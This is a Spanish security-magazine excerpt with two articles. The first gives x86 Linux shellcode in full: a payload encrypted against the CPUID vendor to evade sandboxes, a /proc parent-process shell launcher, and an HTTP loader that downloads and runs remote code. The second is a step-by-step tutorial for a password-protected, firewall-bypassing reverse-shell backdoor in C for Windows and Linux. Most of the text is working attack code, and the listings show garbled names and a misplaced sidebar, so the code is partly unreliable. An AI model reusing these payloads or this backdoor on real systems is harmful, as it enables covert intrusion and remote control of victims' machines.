La criptografía fue la solución elegida cuando diferentes centros de datos fueron interceptados por una tercera parte y se necesitaba de un análisis para evitarlo. Pero para que esto funcione, las dos partes tienen que acordar un secreto o realizar un intercambio de claves entre ellas. El intercambio no es una opción, puesto que no es posible predecir cuando será vulnerado el sistema atacado. La opción de acuerdo secreto es más prometedora. El acuerdo secreto por intercambio de claves también es conocido como el método de cla-

```
#
# (linux/x86) execve("/bin/sh", ["/bin/sh"], NULL) / xor'ed against Intel x86 CPUID - 41 bytes
# - izik@tty64.org
#

.section .text
        .global _start
        _start:

                xorl %eax, %eax
                cpuid

                pushl %ecx
                pushl $0xeca895e7
                pushl $0x3f377fde
                pushl $0x8fec1a07
                pushl $0x0e4a1c6e
                pushl $0x04165b06

                _unpack_loop:
                        xorl %ecx, (%esp)
                        popl %edx
                        jnz _unpack_loop

                subl $0x18, %esp
                pushl %esp
                ret
```

Figura 5. *El código shell encriptado contra el distribuidor de la CPU para evitar los IPS y las Sandboxs*

Listado 6. *Implementación del código shell utilizando el paseo padre-hijo para encontrar el sistema shell válido*

```
#
# (linux/x86) getppid()
   + execve("/proc/<pid>/exe",
   ["/proc/<pid>/exe", NULL]) - 51
                       bytes
# - izik@tty64.org
#
# * thanks to pR for
   the _convert loop ;-)
#
   .section .text
   .global _start
   _start:
#
# Who's your daddy?
#
   push $0x40
   popl %eax
   int $0x80
#
# Convert INT to ASCII
#
   _convert:
   decl %esp
   cdq
   pushl $0xa
   popl %ebx
   divl %ebx
   addb $0x30, %dl
   movb %dl, (%esp)
   testl %eax, %eax
   jnz _convert
   cdq
#
# Launch [/proc/<pid>/exe]
#

   popl %ebx
   pushl %edx
   pushl $0x6578652f
   pushl %ebx
   pushl $0x2f636f72
   pushl $0x702f2f2f
   movb $0xb, %al
   movl %esp, %ebx
   pushl %edx
   pushl %ebx
   movl %esp, %ecx
   int $0x80
```

ves pre-compartidas (pre-shared). Por tanto ambos lados conocen la misma clave sin que haya un proceso de intercambio. Tomar un código shell y encriptarlo con los datos o las variables, que el atacante conozca ambos y que sean accesibles para el código shell, permitiría al mismo descifrarse en la máquina de destino pero no en la *Sandbox* u otro sistema por esa misma razón.

El código shell puede hacer casi cualquier consulta sobre el sistema a cada variable o dato, de un modo eventual que abarca la globalidad. Algo de esta información puede estar disponible también para el atacante previamente al ataque. Esta coordinación puede de algún modo tener como resultado un modelo PSK. La utilización de un código similar en el que está basado el codificador (como se ha demostrado previamente) y añadir la rutina crypto y la búsqueda de claves sirve de base para el código shell encriptado.

Este código shell se parece un poco a aquel del decodificador. Sin embargo, el bucle de decodificación en este caso no es absoluto como lo era en la situación original de codificador-decodificador. El secreto compartido es el vendedor de la CPU (e.g. Intel) y la misma cadena se utilizó anteriormente para encriptar el código shell, y será utilizada para descifrar el mismo una vez se ejecute este en la máquina. Esto significa que cualquier vendedor de CPU diferente (e.g. AMD) tendrá como resultado un código corrupto y será inútil para el análisis. El distribuidor de la CPU seleccionado como un PSK es sólo un ejemplo de cuán fácil puede utilizar el atacante la información recopilada para la tarea en el sistema vulnerado. También es muy fácil acceder a esta información específica del montaje, usando el código de operación de la CPUID.

```
#
# CPUID to load--
#
   xorl %eax, %eax
   cpuid
   ...
```

El código de operación de la CPUID nos proporcionó la información. La primera fase es impulsar el código shell encriptado hacia la pila, igual que en el diseño del codificador/decodificador comentado en La Evolución vs el diagnóstico por Cable.

```
#
# Push xored payload (2nd shellcode)
#
   pushl %ecx
   pushl $0xeca895e7
   pushl $0x3f377fde
   pushl $0x8fec1a07
   pushl $0x0e4a1c6e
   pushl $0x04165b06
```

Ahora que ya tenemos el código shell desplegado en la pila y está aún encriptado, es hora de descifrarlo con la respuesta de la CPUID. Este proceso no controla ni sabe si ha tenido éxito. Si la CPUID devolvió un distribuidor diferente al previsto, así que en este ejemplo si el distribuidor no es Intel sino AMD o cualquier otro, el resultado será la conversión de la carga útil encriptada en un montaje-desecho que producirá una excepción tras la ejecución.

```
#
# Decrypt it w/ CPUID data
#
   _unpack_loop:
   xorl %ecx, (%esp)
   popl %edx
   jnz _unpack_loop
#
# Jump to the decrypted código shell
#
   subl $0x18, %esp
   pushl %esp
   ret
```

Cuando se haya realizado el descifrado la fase siguiente será un salto directo hacia el código shell. Una vez más depende de cuál sea la respuesta de la CPUID. Esta funcionará sin problemas o finalizará el programa (debido a excepciones tales como la instrucción ilícita o la violación del acceso). Este concepto es un ataque de lado oculto a la *sandbox* que se lleva acabo, ya sea no poniendo en práctica el código de operación de la CPUID, o teniendo allí un valor diferente. De ninguna manera está limitado a la cadena Intel o a la CPU del mismo distribuidor. Puede cambiarse para que funcione con la cadena del distribuidor AMD o cualquier otro parámetro que la CPUID

```
#
# (linux/x86) getppid() + execve("/proc/<pid>/exe", ["/proc/<pid>/exe", NULL]) - 51 bytes
# - izik@tty64.org
#

.section .text
        .global _start
        _start:

                push $0x40
                popl %eax
                int $0x80

        _convert:

                decl %esp
                cdq
                pushl $0xa
                popl %ebx
                divl %ebx
                addb $0x30, %dl
                movb %dl, (%esp)
                testl %eax, %eax
                jnz _convert
                cdq
                popl %ebx
                pushl %edx
                pushl $0x6578652f
                pushl %ebx
                pushl $0x2f636f72
                pushl $0x702f2f2f
                movb $0xb, %al
                movl %esp, %ebx
                pushl %edx
                pushl %ebx
                movl %esp, %ecx
                int $0x80
```

Figura 6. *El código shell utilizando el paseo padre-hijo para encontrar el intérprete de códigos local para los sistemas no estándar*

devolverá y es predecible por esa razón e incluso para cualquier otra información que el atacante pueda saber de antemano.

La evolución vs la personalización

Hasta aquí, los obstáculos que hemos comentado eran de terceras partes, que puede ser cualquier cosa desde un NIDS hasta un IPS. Aunque por lo general suele dársele este enfoque, sobre todo para compañías que tengan la categoría de empresas, el propio sistema vulnerado es otro factor que podría ser un obstáculo. El error más común que aparece en el diseño de códigos shell son los valores insertados, especialmente la cadena */bin/sh*. Como no hay modo de saber que *sh* reside en el directorio */bin*, o que incluso por la misma razón exista el directorio */bin*. Con excepción de la instalación de la caja tiende a ser popular, pero también pueden surgir casos especiales. Es cierto que en el 80% de los casos */bin/sh* será un enlace simbólico al intérprete del código y *bash* existirá en */bin*. Pero en el otro 20% hará que la llamada del sistema *execuve()* falle, aunque el programa mismo sea efectivamente vulnerable.

Es más, la personalización es un factor que necesita ser dirigido. En entornos Linux y *BSD es muy común, pues existen múltiples distribuciones, y la felxibilidad general que conduce a que los administradores avanzados de sistemas y los usuarios avanzados recompongan la composición del sistema como deseen. Puedes contar con estas composiciones en los sistemas de un alto perfil o aquellos integrados que tienen una funcionalidad específica.

Seguiré a mis padres

Detectar qué intérprete de códigos es posible en el momento de la ejecución y puede pasarse al *execve()*, le otorga al código shell la opción de superar una situación en la que no hay intérprete del código estándar ni rutas. No evitará que el código shell se ejecute en una configuración normal sino mas bien se ampliará la oportunidad de que se ejecute en uno que no sea estándar. Una manera de examinar qué intérpretes se encuentran en el sistema es observando prácticamente los procesos de jerarquía en Linux. Al explorar la topología padre-hijo, se esclarecerá que en un rango de 0-3 profundidades dentro del árbol el proceso de los padres tiene más probabilidades de ser un intérprete del código. La única excepción aquí es el proceso *'initd,'* iniciado por el propio núcleo.

Para que un código shell conozca a su progenitor, basta con una sencilla llamada a la getppid() para obtener sus procesos parentales PID. Esta es la clave que luego utilizará el código shell para explorar el proceso parental ' */proc entry*. El */proc entry* contiene tal información como la ruta del ejecutable y de los parámetros de la línea de comandos que se le han pasado. Por defecto, se puede acceder a este desde cualquier proceso. Está sujeto a cambios, pues en los *procfs* y en las versiones modificadas de los núcleos no siempre es cierto esto.

```
#
# Who's your daddy?
#
    push $0x40
    popl %eax
    int $0x80
```

La función *getppid()* devuelve un valor entero. Por tanto, se necesita hacer la conversión de ASCII en un entero. Ya que esta necesita ser un punto dentro de la cadena de la ruta (e.g. */proc/<pid>/exe*). Ese es el proceso parental ejecutable.

```
#
# Convert INT to ASCII
#
    _convert:
    decl %esp
    cdq
    pushl $0xa
    popl %ebx
    divl %ebx
    addb $0x30, %dl
    movb %dl, (%esp)
```

Listado 7. *Implementación del código shell y su cargador vía HTTP*

```
#
# (x86/linux) HTTP/1.x GET,
   Downloads and JMP - 68+ bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
   push $0x66
   popl %eax
   cdq
   pushl $0x1
   popl %ebx
   pushl %edx
   pushl %ebx
   pushl $0x2
   movl %esp, %ecx
   int $0x80
   popl %ebx
   popl %ebp
   movl $0xfeffff80, %esi
   movw $0x1f91, %bp
#
# not %bp, for ports
   number that are < 256
#
   notl %esi
   pushl %esi
   bswap %ebp
   orl %ebx, %ebp
   pushl %ebp
   incl %ebx
   pushl $0x10
   pushl %ecx
   pushl %eax
   movb $0x66, %al
   movl %esp, %ecx
   int $0x80
   _gen_http_request:
#
# < use gen_httpreq.c, to
   generate a HTTP GET request. >
#
   _gen_http_eof:
   movl %esp, %ecx
   _send_http_request:
   movb $0x4, %al
   int $0x80
   _recv_http_request:
   movb $0x3, %al
   pushl $0x1
   popl %edx
   int $0x80
   incl %ecx
   testl %eax, %eax
   jnz _recv_http_request
   _jmp_to_code:
   subl $0x6, %ecx
   jmp *%ecx
```

```
   testl %eax, %eax
   jnz _convert
   cdq
```

Después de darle una formaASCII a la *getppid()*, todo lo que queda se pasa la llamada del sistema *execve()*.

```
#
# Launch [/proc/<pid>/exe]
#
   popl %ebx
   pushl %edx
   pushl $0x6578652f
   pushl %ebx
   pushl $0x2f636f72
   pushl $0x702f2f2f
   movb $0xb, %al
   movl %esp, %ebx
   pushl %edx
   pushl %ebx
   movl %esp, %ecx
   int $0x80
```

El resultado sería un iniciador genérico del intérprete, la única ruta insertada es la */proc*, la cual probablemente no cambie en ningún momento del presente. Otro factor que necesita tenerse en cuenta son los demonios de tejido único contra aquellos que tiene múltiples. Utilizar este método dentro de un proceso que es un resultado directo de la *fork()'ing* requiere un paseo repetitivo a través del árbol del proceso parental, mientras que por lo general no se necesita buscar en los demonios de tejido único. El código shell que aparece antes es para los demonios de tejido-único.

La evolución vs la limitaciones

Los diferentes escenarios de vulneración obligan a que existan diversas limitaciones en ella, los variados protocolos tienen diferentes tamaños de buffer, por tanto es probable que el código shell tuviera que cambiarse para que se ajuste a la utilidad de la situación. La limitación más conocida es la del tamaño, que requiere que se reduzca a veces el código shell. Hay un trueque entre el nivel de la funcionalidad del código shell y su tamaño. Lógicamente, cuanto más compleja sea la funcionalidad del código shell, más códigos de operación se necesitarán para ponerlos finalmente en práctica. Para producir un código shell más ingenioso y más avanzado, el aspecto del tamaño debe superarse. De otro modo el código shell se rechazará por sensatez en el nivel del protocolo y será inútil.

Las etapas

Dividir cada operación lógica en acciones más pequeñas permite la creación de un conducto. Lo mismo sucede con el código shell. Si este no puede ajustarse al sistema atacado de golpe, podría ser atrapado por uno más pequeño. Así que en lugar de un único código shell que produce un resultado, la división separa la funcionalidad del código shell y su cargador; que es un código shell más pequeño cuyo propósito de por vida es introducir al código shell real en el juego. La ventaja de tener un cargador para un código shell es que permite que los códigos de este tipo, que son mayores y más avanzados se carguen sin tener que preocuparse por el tamaño, también se le añade el factor de automatización que puede colaborar en las pruebas de penetración.

Este es el código shell cargador. El mismo buscará el código shell binario de una URL determinada luego la memorizará a corto plazo y saltará sobre ella. Ya que solo ocupa 68 bytes limpios (un poquillo grueso) es capaz de comunicarse con cualquier servidor HTTP en ambos protocolos, el HTTP/1.0 y el HTTP/1.1. En cambio el código shell descargado no está limitado por el tamaño ni tampoco tiene límite NULL, debido a que se está descargando desde fuera del proceso de vulneración ya no está vinculado a ninguna de las limitaciones a las que estaba vinculado el cargador. Sin embargo, es importante que el cargador del código shell sea pequeño y no tenga NULL pues debería ajustarse a las limitaciones y superarlas. Lo que puede ser efectivo en los tests de penetración. Por ejemplo uno podría configurar un pequeño servidor web que confirme cuando un sistema ha sido vulnerado a partir de los impactos observados que llegan del cargador. Es posible que con unos pocos pellizcos el cargador envíe información sobre la identificación desde el sistema vulnerado y por tanto del lado del servidor sea posible devolver un código shell binario que se corresponda con los parámetros del sistema vulnerado. Y en una cuerda diferente también se puede abusar de esto para convertirse en la base para un gusano que se auto propague. Para este código shell específico, y quizás para otros, hay una utilidad llamada *gen_httpreq.c*, que genera fácilmente un estilo de código shell correspondiente y una cadena para una URL determinada que esté lista para su uso dentro del código shell proporcionado. ●

En la Red

- *http://www.tty64.org/code/código shells/* - Archivo para ambas fuentes y códigos shell no convencionales.

Sobre el Autor

Itzik Kotler es investigador de seguridad y fundador del proyecto TTY64. Dicho proyecto se centra en los programas orientados a la seguridad en todos sus aspectos. Y ofrece muchos conocimientos en forma de fragmentos, proyectos y tutoriales sobre el tema. Contacto: *izik@tty64.org* or *http://www.tty64.org*



Backdoors Multiplataformas

José María García 

Grado de dificultad



En este artículo voy a tratar de explicar cómo crear una Backdoor o Puerta Trasera con conexión inversa y protegida por contraseña, en lenguaje C para Windows y Linux a la vez, pero antes de comenzar debo dar unas pequeñas nociones sobre programación de sockets para que los que no sepan programarlos, también aprendan.

Para que dos programas puedan comunicarse entre sí, es necesario que se cumplan ciertos requisitos: que un programa sea capaz de localizar al otro, y que ambos programas sean capaces de intercambiar entre sí cualquier secuencia de octetos, es decir, datos relevantes a su finalidad. Para ello son necesarios los tres recursos que originan el concepto de socket:

- Un protocolo de comunicaciones, que permite el intercambio de octetos,
- Una dirección IP, que identifica a una computadora,
- Un número de puerto, que identifica a un programa dentro de una computadora.

La función de estos tres recursos que originan el concepto de socket consiste en implementar una arquitectura cliente-servidor. La comunicación ha de ser iniciada por uno de los programas, por este motivo se denomina programa cliente. En este momento el segundo programa esperará a que otro inicie la comunicación, por este motivo se denomina programa servidor (*http://es.wikipedia.org/wiki/Socket*).

Teoría sobre Estructuras de Datos

Una Estructura de Datos, no es másque una forma para almacenar datos. Supongamos que queremos hacer una lista de la compra, tendríamos que crear una estructura llamada *Compra* (para que sea fácil identificarla) en la que meteríamos variables como *Tomates*, *Lechuga*, *Pan*,etc. Y le daríamos un valor a cada

En este artículo aprenderás...

- Ideas sobre cómo un SO interactúa con los programas del espacio de usuario,
- Qué son las llamadas del sistema y como encontrar su tabla de llamadas,
- Cómo ocultar módulos, procesos, conexiones de red y archivos,
- Cómo conceder permisos de root a los usuarios normales desde el núcleo.

Lo que deberías saber...

- Programación C,
- Nociones básicas de Linux,
- Conceptos tales como tareas, archivos, etc.

Tabla 1. *Teoría sobre APIs*

API	PROPOSITO
Create-Process	Crear un proceso
DeleteFile	Eliminar un fichero
ShowWindow	Muestra/Oculta una ventana
...	...

variable para saber si tenemos que comprar ese alimento, o no.

La sintáxis para usarlas en C es:

```
struct nombre_de_la_estructura
{
   variable;
};
```

En el caso de la lista de la compra, la estructura podría ser:

```
struct Compra
{
   int Pan;
   int Tomates;
   int Lechuga;
};
```

Para usarla, solo tenemos que crear un puntero a la estructura, como el siguiente:

```
struct Compra Lista_de_Compra;
```

De esta manera, cada vez que queramos referirnos a la estructura *Compra* tendremos que hacerlo como *Lista_de_Compra*, y se haría de la siguiente manera:

```
//si tenemos que comprar solo
Pan y Tomates
Lista_de_Compa.Pan=1;
Lista_de_Compra.Tomates=1;
Lista_de_Compra.Lechuga=0;
```

Teoría sobre APIs

API es la abreviación de (Application Programming Interface). Una de sus funciones principales consiste en proporcionar un conjunto de funciones de uso general, dando al programador la ventaja de no tener que escribir todo desde el principio. Para usarlas en Windows, es necesario declarar la cabecera *windows.h*. Puedes ver una lista de todas las APIs de Windows por orden alfabético en: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winprog/winprog/functions _in_alphabetical_order.asp*

Listado 1. *Abriendo un socket en Windows*

```
#include <stdio.h>
#include <winsock.h>
#pragma comment(lib,
   "WSOCK32.LIB")
WSADATA wsaData;
struct sockaddr_in Winsock_In;
struct hostent *Master;
int sock;
/*iniciamos la librería para
crear un socket*/
WSAStartup(MAKEWORD(2,2),
//versión del socket
&wsaData
//estructura que recibe las
propiedades del socket
);
if((sock=WSASocket(AF_INET,
SOCK_STREAM,
IPPROTO_TCP,NULL,
(unsigned int)NULL,
(unsigned int)NULL))
   ==INVALID_SOCKET)
{
   printf("Error al crear
   el socket");
   return -1;
}
/*pasamos el host a ip*/
Master=gethostbyname
   ("localhost");
/*rellenamos la estructura
que contiene los datos
de conexión*/
Winsock_In.sin_port=
   htons(4664);
//puerto al que conectar
Winsock_In.sin_family=
   AF_INET; //IPv4
Winsock_In.sin_addr.s_addr=*
   ((struct in_addr *)
   Master->h_addr); //Host-Ip
/*conectamos según los datos
de la estructura
"Winsock_In"*/
if(WSAConnect(sock,
(SOCKADDR*)&Winsock_In,
sizeof(Winsock_In),NULL,
NULL,NULL,NULL)
   ==SOCKET_ERROR)
{
   printf("Error al conectar");
   return -1;

//cerramos la conexion
WSACleanup();
}
```

Nuestra Backdoor usará la conexión inversa, es decir, que el programa se conectará a nosotros para ofrecernos la administración del PC remoto, y no seremos nosotros los que nos conectemos a él. De esta manera, dependiendo del puerto que usemos, lograremos atravesar cortafuegos (FW Bypass) y conseguiremos traspasar redes LAN (LAN Bypass), ya que, lo que hace que una conexión directa no tenga éxito hacia el servidor, es que el firewall filtra los puertos cuando entran conexiones, pero no filtran un número determinado de puertos cuando la conexión se realiza hacia afuera. Hacia adentro de la red LAN, sucede algo similar.

El router es quien administra todas las conexiones entrantes y los puertos,

Listado 2. *Abriendo un socket en Linux*

```
#include <stdio.h>
#include <netdb.h>
#include <sys/socket.h>
int sock;
struct hostent *Master;
struct sockaddr_in Winsock_In;
if((sock=socket(AF_INET,
   SOCK_STREAM,0))
   ==SOCKET_ERROR)
{
   printf(''Error al crear
   el socket");
   return -1;
}
Master=gethostbyname
   (''localhost'');
Winsock_In.sin_family=
   AF_INET; // IPv4
Winsock_In.sin_port=
   htons(4664);
// Puerto al que conectar
Winsock_In.sin_addr=
   *((struct in_addr *)
   Master->h_addr); //host al
   que conectar
if(connect(sock,(struct
   sock_addr *)&
  Winsock_In,sizeof
   (struct sockaddr))
   ==SOCKET_ERROR)
{
   printf(''Error al conectar'');
   return -1;
//cerramos el socket
close(sock);
}
```

de manera que tendríamos que configurar el router para que al conectar a un puerto que redirigiese la conexión al PC que tuviera nuestra Backdoor (algo imposible si no se tiene acceso al router).(Nota: En los códigos usaré el host (PC anfitrión) *localhost* y el puerto *4664*, pero puedes usar el par que prefieras.) Por desgracia, los sockets no se programan de igual forma en Windows y en Linux. Veamos un esquema de los pasos que se deben de dar en una y otra plataforma.

Pasos a seguir en Windows

Pasos que debemos seguir en sistemas Windows:

- Incluir las cabeceras necesarias,
- Incluir la librería de sockets,
- Declarar las variables y estructuras necesarias,
- Cargar la librería del socket,
- Crear el socket,
- Pasar del nombre Host a la dirección IP (no es necesario, pero si útil),
- Completar la estructura de datos necesarios para la conexión,
- Conectar,
- Desconectar.

Para pasar esto a código tendremos que hacer lo que está en Listado 1.

Pasos a seguir en Linux

Los pasos que debemos seguir en Linux:

- Incluir las cabeceras necesarias,
- Declarar las variables y estructuras necesarias,
- Crear el socket,
- Pasar del nombre Host a dirección Ip (no es necesario, pero útil),
- Completar la estructura de datos necesarios para la conexión,
- Conectar,
- Desconectar.

Para pasar esto a código tendríamos que hacer lo que muestra Listado 2.

Esto que acabo de mostrar, solo sirve para que tengas un esquema claro, pero para saber programarlos debes mirar las definiciones de cada función, tipos de socket, y usarlos según tu interés. Puedes encontrar mucha información sobre programación de sockets en C en estos enlaces:

Listado 3a. *Abriendo un socket multiplataforma*

```
#include <stdio.h>
//cabeceras y librerías según el SO
#ifdef WIN32
   #include <winsock.h>
   #pragma comment(lib,
   "WSOCK32.LIB")
#else
   #include <netdb.h>
   #include <sys/socket.h>
   #define SOCKET_ERROR -1
#endif
//socket
int sock;
int main()
{
 int Conecta(char *Destino,
   short Puerto);
 if(Conecta(''localhost'',4664)
   ==1)
 {
   puts(''CONECTADO!'');
 }
   else{
   puts(''ERROR'');
 }
 //para cerrar la conexión
 #ifdef WIN32
   WSACleanup();
 #else
   close(sock);
   #endif
   return 0;
}
int Conecta(char *Destino,
   short Puerto)
{
 struct hostent *Master;
 struct sockaddr_in Winsock_In;
 //si estamos en windows, cargamos la librería
 #ifdef WIN32
   WSADATA wsaData;
   /*iniciamos la librería para crear un socket*/
   WSAStartup(MAKEWORD(2,2),
   //versión del socket &wsaData
   //estructura que recibe las propiedades del socket
   );
   sock=WSASocket(AF_INET,SOCK_STREAM,
   IPPROTO_TCP,NULL,(unsigned int)NULL,
   (unsigned int)NULL);
 #else
   sock=socket(AF_INET,SOCK_STREAM,0);
 #endif
 if(sock==SOCKET_ERROR)
   return 0;

   Master=gethostbyname(Destino);
  Winsock_In.sin_family=AF_INET; // IPv4
  Winsock_In.sin_port=htons(Puerto); //
   Puerto al que conectar
 Winsock_In.sin_addr= *((struct in_addr *)
   Master->h_addr); //host al que conectar
```

Listado 3b. *Abriendo un socket multiplataforma*

```
#ifdef WIN32
  if(WSAConnect(sock,(SOCKADDR*)&Winsock_In,
  sizeof(Winsock_In),NULL,NULL,NULL,NULL)==
  SOCKET_ERROR)
return 0;
#else
  if(connect(sock,(struct sock_addr *)&Winsock_In,
  sizeof(struct sockaddr))==SOCKET_ERROR)
return 0;
#endif

return 1;
}
```

- Guía Beej de programación en redes: *http:/www.arrakis.es/~dmrq/beej/*
- WinsockProgrammer´sFaq: *http://tangentsoft.net/wskfaq/*
- Errores Winsock: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/windows_sockets_error_codes_2.asp*

(Nota: Los pasos 6 y 4 respectivamente, no son pasos obligatorios pero sí muy recomendables, ya que si no lo hacemos, solo podremos conectar si nos dan la IP, y no si nos dan el Host.)

Uniendo códigos

Para que la Backdoor sea multiplataforma, deberemos modificar el código para que se ejecute la parte de código correspondiente a la plataforma donde se ejecute el programa.

Para esto, usaremos la directiva `#ifdef` a lo largo de todo el programa, y según qué SO sea, haremos una cosa u otra:

```
#ifdef WIN32
//si estamos en Windows
printf("Estamos en Win");
#else //si no
printf(''No estamos en Win'');
#endif
```

Listado 4. *Lanzando un shell en Windows*

```
#include <windows.h>
int sock;
HANDLE hStdIn, hStdOut, hStdErr;
STARTUPINFO si;
PROCESS_INFORMATION pi;
OSVERSIONINFO SOInfo;
char *shell;
//definimos los handles
hStdIn = hStdOut = hStdErr =
    (void*) conex;
//rellenamos la estructura
memset(&si, 0, sizeof(si));
si.cb = sizeof(si);
si.hStdError = hStdErr;
si.hStdOutput = hStdOut;
si.hStdInput = hStdIn;
si.wShowWindow=SW_HIDE;
si.dwFlags |=
  STARTF_USESTDHANDLES;
GetVersionEx(&SOInfo);
if(SOInfo.dwPlatformId==
   VER_PLATFORM
   _WIN32_WINDOWS)
   //si estamos
   en Win 9x
{
   shell=''command.com\0'';
}else{  //si el SO es
 Win NT, 2000,
   XP, o superior
 shell=''cmd.exe\0'';
}

//creamos el proceso
CreateProcess(NULL,shell,NULL,N
                        ULL,
   TRUE,0,NULL,NULL,&si,&pi);
```

Listado 5. *Lanzando un shell con seguridad de acceso*

```
#include <string.h>
#define PASSWORD ''mi_password\0''
#define LEN_BUF 1024 //numero
   maximo de caracteres a transferir
char Buffer[LEN_BUF]; //variable
   para enviar/recibir datos
int Recv; //para saber cuántos
   datos hemos transferido
//devuelve 0 (incorrecto)
/ 1 (correcto)
int Loggeado()
{
  if(PASSWORD!=NULL)
  {
   do //creamos un bucle hasta que se
   introduzca la contraseña correcta
 {
   //limpiamos el buffer
   memset(Buffer,0,sizeof(char*));
   //pedimos la contraseña
 send(sock,''\n[#] Introduce la
   password: '', strlen(''\n[#]
   Introduce la password: ''),0);
 //recibimos los datos
 Recv=recv(sock,Buffer,
   LEN_BUF,0);
   //comprobamos si ha cerrado
 la conexion
   if(Recv<=0)
   return 0;
 Buffer[Recv-1]='\0';
   }
 while(strcmp(Buffer,PASSWORD)!=0);
 send(sock,"[*] Aceptada!\n\n'',
   strlen("[*] Aceptada!\n\n''),0);
  }
  return 1;
}
```

El esquema más cómodo que podemos seguir a la hora de realizar la conexión, es crear una función principal para hacer esa tarea, y dentro de ella, usar la directiva `#ifdef` y seleccionar los pasos para crear la conexión.

Con este código, ya podríamos realizar una conexión multiplataforma, pero el programa no solo se basa en la conexión, sino en el control del PC. Aquí se pueden optar por varias opciones en la manera de controlarlos, como lanzar directamente un shell, o controlar el PC a base de comandos preestablecidos en el código, que es como funcionan las backdoors con GUI (interface gráfica). Reciben lo que el cliente envía, y en base a eso, realizan una acción u otra.

Yo voy a optar por lanzar un shell, ya que de este modo, se tiene más control sobre el PC, así que ahora vamos a ver qué necesitamos para lanzar un shell en ambas plataformas.

En Windows

Para lanzar un shell en Windows, tenemos que crear un proceso, el correspondiente al shell (*cmd.exe*), con una serie de parámetros para que nos podamos comunicar con el desde el socket. Esto se hace con una estructura llamada STARTUPINFO, la cual, entre otros parámetros, le indica al proceso, por dónde ha de mandar los datos, los errores, y por dónde cojer los datos. Otro punto a tener en cuenta, es la versión de Windows, si es NT (o superior) o no, ya que en función de esto, el nombre del shell varía de command.com (Win9x) a cmd.exe (WinNT).

Los pasos para lanzar el shell serían: incluir las cabeceras nece-

Listado 6. *Mejorando el backdoor*

```
int main()
{
 int ReverseShell(char *Destino,
   short Puerto);
 for(;;)
   {
  if(send(sock,'''',0,0)<=0)
  {
   #ifdef WIN32
   WSACleanup();
 #else
   close(sock);
 #endif
   RevereShell(''localhost'',
 4664,PASSWORD);
  }
   #ifdef WIN32
   Sleep(100);
 #else
   sleep(100);
   #endif
 }
 return 0;
}
```

Listado 7a. *El Backdoor multiplataforma completo*

```
#include <stdio.h>
#include <string.h>
//cabeceras y librerías
  según el SO
#ifdef WIN32
  #include <winsock2.h>
  #pragma comment(lib,
  ''ws2_32.lib'')
#else
  #include <netdb.h>
  #include <sys/socket.h>
  #define SOCKET_ERROR -1
#endif
#define PASSWORD ''mi_pass\0''
  //contraseña
#define LEN_BUF 1024 //numero
  maximo de caracteres
  a transferir
char Buffer[LEN_BUF]; //variable
  para enviar/recibir datos
int Recv; //para saber
  cuántos datos
  hemos transferido
//socket
int sock;
/*función principal*/
int main()
{
  int ReverseShell(char *Destino,
  short Puerto);
   for(;;)
   {
   if(send(sock,'''',0,0)<=0)
   {
 #ifdef WIN32
   WSACleanup();
 #else
   close(sock);
 #endif
   RevereShell(''localhost'',
 4664,PASSWORD);
   }
 #ifdef WIN32
   Sleep(100);
 #else
   sleep(100);
  #endif
 }
 return 0;
}
int ReverseShell(char *Host,
short port, char *pwd)
```

Listado 7b. *El Backdoor multiplataforma completo*

```
{
 int Loggea();
 struct hostent *Master;
 struct sockaddr_in Winsock_In;
 //si estamos en windows,
 cargamos la librería
 #ifdef WIN32
  STARTUPINFO start_proc;
  PROCESS_INFORMATION info_proc;
  OSVERSIONINFO SOInfo;
  WSADATA wsaData;
  char *shell;
  WSAStartup(MAKEWORD(2,2),
   //versión del socket
  &wsaData //estructura que
   recibe las propiedades
   del socket
   );
  if((sock=WSASocket(AF_INET,
  SOCK_STREAM,IPPROTO_TCP,
  NULL,(unsigned int)NULL,
  (unsigned int)NULL))==
  INVALID_SOCKET)
   return 0;
 #else
if((sock=socket(AF_INET,
   SOCK_STREAM,0))==
   SOCKET_ERROR)
 return 0;
 #endif
  Master=gethostbyname(Destino);
  Winsock_In.sin_family=AF_INET;
  // IPv4
  Winsock_In.sin_port=
  htons(Puerto);
   // Puerto al que conectar
  Winsock_In.sin_addr= *((struct
  in_addr *)
  Master->h_addr); //host al
  que conectar
  #ifdef WIN32
   if(WSAConnect(sock,
   (SOCKADDR*)&Winsock_In,
   sizeof(Winsock_In),NULL,NULL,
   NULL,NULL)==
   SOCKET_ERROR)
   return 0;
   #else
   if(connect(sock,
   (struct sock_addr *)
   &Winsock_In,sizeof
   (struct sockaddr))
   ==SOCKET_ERROR)
   return 0;
   #endif
   if(Loggea()==0)
   return 0;
```

sarias, declarar las variables y estructuras necesaria, definir los handles, completar la estructura, comprobar la versión de Windows, lanzar la shell.

Que pasado a código, sería lo que vemos en Listado 4.

(Nota: En la página *http://msdn.microsoft.com/library* puedes ver una explicación detallada de cada función buscandolas por nombre.)

Los pasos a seguir en Linux para lanzar la shell serían: crear un proceso hijo, duplicar los handles del socket, y lanzar la shell.

Que pasado a código, sería:

```
if(fork()!=0)
   return 0;
if(!dup2(sock,0) || !dup2(sock,1) ||
                          !dup2(sock,2))
   return 0;
if(!execl("/bin/sh", "shell", NULL))
   return 0;
```

Con esto, ya tendríamos nuestra backdoor multiplataforma, pero a poco que la compiles y la ejecutes, te darás cuenta de que cualquiera puede acceder, ya que no hay contraseña de acceso, y si te desconectas una vez, ya no podrás volver a conectar. Para solucionar esto, vamos a definir una contraseña y crear un bucle infinito para que siempre podamos volvernos a conectar.

Para poner la contraseña, tendríamos que hacer lo siguiente:

- Incluir las cabeceras necesarias,
- Definir la contraseña,
- Declarar las variables necesarias para el logueo,
- Crear una función para enviar los datos al socket,
- Crear una función que pida y compruebe la contraseña.

Y como en los pasos previos, vamos a ver en Listado 5. cómo pasar estas ideas a código.

(NOTA: Más adelante mostraré el código completo de la Backdoor, en el que he modificado la función que conecta al host y la he llamado *ReverseShell*, para que inmediata-

mente después de conectar, loggee al usuario y lanze la shell, para ahorrarnos llamadas a funciones y hacer el código más legible.)

Para solucionar el otro problema y que la backdoor conecte cada vez que pierda la conexión, vamos a crear un bucle infinito, y vamos a usar la función *send()* y según del valor que nos devuelva, sabremos si el socket está conectado o no. Si la backdoor funcionase mediante comandos como expliqué anteriormente, podríamos usar la función *recv()* pero en este caso no podemos, porque si cojemos los datos con *recv()*, no llegan a la shell. La función principal quedaría así como muestra Listado 6.

Sobre el Autor

